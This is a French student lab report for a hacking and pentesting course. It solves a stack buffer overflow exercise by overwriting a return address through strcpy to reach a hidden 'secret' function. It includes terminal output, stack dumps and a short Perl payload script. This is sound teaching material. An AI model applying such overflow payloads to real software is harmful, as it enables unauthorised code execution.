

Hepia

Haute École du Paysage, d'Ingénierie et d'Architecture

Ingénierie et Systèmes de Communication

Année académique 2020/2021

Hacking et pentesting

Série 5 – Buffer Overflow

Genève, 8 Mai 2021

Étudiant :

Sergio Guarino

Professeur :

Stéphane Küng


1. BUF5

Dans cet exercice il faut accéder à une fonction d'un programme en utilisant un string passé en paramètre quand on exécute le programme.

À l'exécution, le programme affiche l'adresse de 2 fonctions :

- Secret, qui est la fonction à laquelle on souhaite accéder
- Test, qui est la fonction avec un appel à **strcpy** avec en paramètre ce qu'on a rentré comme argument à l'exécution de la fonction.

Si on exécute le programme sous Linux, on peut voir que les adresses des deux fonctions sont toujours différentes. Après plusieurs tentatives, il n'a pas été trouvé un moyen de passer l'adresse de la fonction **secret** sans modifier le programme.



```
Terminal - sergi@ubuntu:~/Documents/Hacking/5.buf/exos
File Edit View Terminal Tabs Help

└─ exos [master] $ ./main5 abcd
Exercice 5
Address of test = 0x557af97a01a9
Address of secret = 0x557af97a01e5
abcd

└─ exos [master] $ ./main5 abcd
Exercice 5
Address of test = 0x563cb00711a9
Address of secret = 0x563cb00711e5
abcd

└─ exos [master] $ ./main5 abcd
Exercice 5
Address of test = 0x557738fb41a9
Address of secret = 0x557738fb41e5
abcd

└─ exos [master] $ ./main5 abcd
Exercice 5
Address of test = 0x55b090bcf1a9
Address of secret = 0x55b090bcf1e5
abcd

└─ exos [master] $ ./main5 abcd
Exercice 5
Address of test = 0x559fe8e3f1a9
Address of secret = 0x559fe8e3f1e5
abcd

└─ exos [master] $ ./main5 abcd
Exercice 5
Address of test = 0x55fa84ba41a9
Address of secret = 0x55fa84ba41e5
abcd

└─ exos [master] $
```

On aurait également pu modifier notre Linux pour que les adresses restent fixes à chaque appel, mais comme Windows le fait déjà par défaut, l'exercice a été effectué sous Windows. Ci-dessous on peut voir que les adresses restent effectivement les mêmes à chaque exécution.

```

Sergio's cmd: main5.exe abcd
Exercice 5
Address of test = 00401460
Address of secret = 00401486
abcd

Sergio's cmd: main5.exe abcd
Exercice 5
Address of test = 00401460
Address of secret = 00401486
abcd

Sergio's cmd: main5.exe abcd
Exercice 5
Address of test = 00401460
Address of secret = 00401486
abcd

Sergio's cmd: main5.exe abcd
Exercice 5
Address of test = 00401460
Address of secret = 00401486
abcd

Sergio's cmd:

```

Une fois qu'on connaît l'adresse de **secret**, il suffit de l'ajouter à notre argument pour pouvoir y accéder. La première difficulté est de savoir à quel endroit précis il faut positionner l'adresse. Pour cela, on peut s'aider en modifiant le code source pour qu'il affiche à l'écran le contenu de sa pile.

Après avoir trouvé le bon nombre de caractères qu'il faut rentrer, il faut trouver un moyen pour passer en argument des caractères en hexadécimal. Sous Windows il n'existe pas l'équivalent de **echo -e**, il faut donc écrire un script pour exécuter le programme.

Un premier test avec **python** s'est révélé pas concluant, car la fonction utilisée (**subprocess.Popen**) n'accepte pas le caractère **0x00** :

```

C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.9_3.9.1520.0_x64__qbz5n2kfra8p0\python3.9.exe
KeyboardInterrupt
>>> sb.Popen("main5.exe abcdabcdabcdabcdabcdab\xAA\x14\x40\x00")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.9_3.9.1520.0_x64__qbz5n2kfra8p0\lib\subprocess.py",
line 951, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.9_3.9.1520.0_x64__qbz5n2kfra8p0\lib\subprocess.py",
line 1420, in _execute_child
    hp, ht, pid, tid = _winapi.CreateProcess(executable, args,
ValueError: embedded null character
>>>

```


Un script en **perl** a alors été écrit :

```
$arg = "abcdabcdabcdabcdabcdab"."\\x9E\\x14\\x40\\x00";
```

```
$cmd = "main5.exe ".$arg;
```

```
system($cmd);
```

Si on exécute ce code, on peut voir que on arrive bien à accéder à la fonction **secret** et afficher le message y contenu.



```
Sergio's cmd: perl exo5.pl
Exercice 5
Address of test = 00401460
Address of secret = 0040149E
Before copy:
004012E0
00204000
0000001D
0061FEDC
11C3D266
0061FFCC
75D8CCC0
11C3C8CE
FFFFFFFFE
0061FF28
00401527
006F2B58
0040149E
00204000
00400080
0061FF0C
00204000
0061FF50

abcdabcdabcdabcdabcdabR.9@
After copy:
006F2B58
00204000
0000001D
0061FEDC
6261D266
62616463
62616463
62616463
62616463
62616463
0040149E
006F2B58
0040149E
00204000
00400080
0061FF0C
00204000
0061FF50

Congratulation

Sergio's cmd: _
```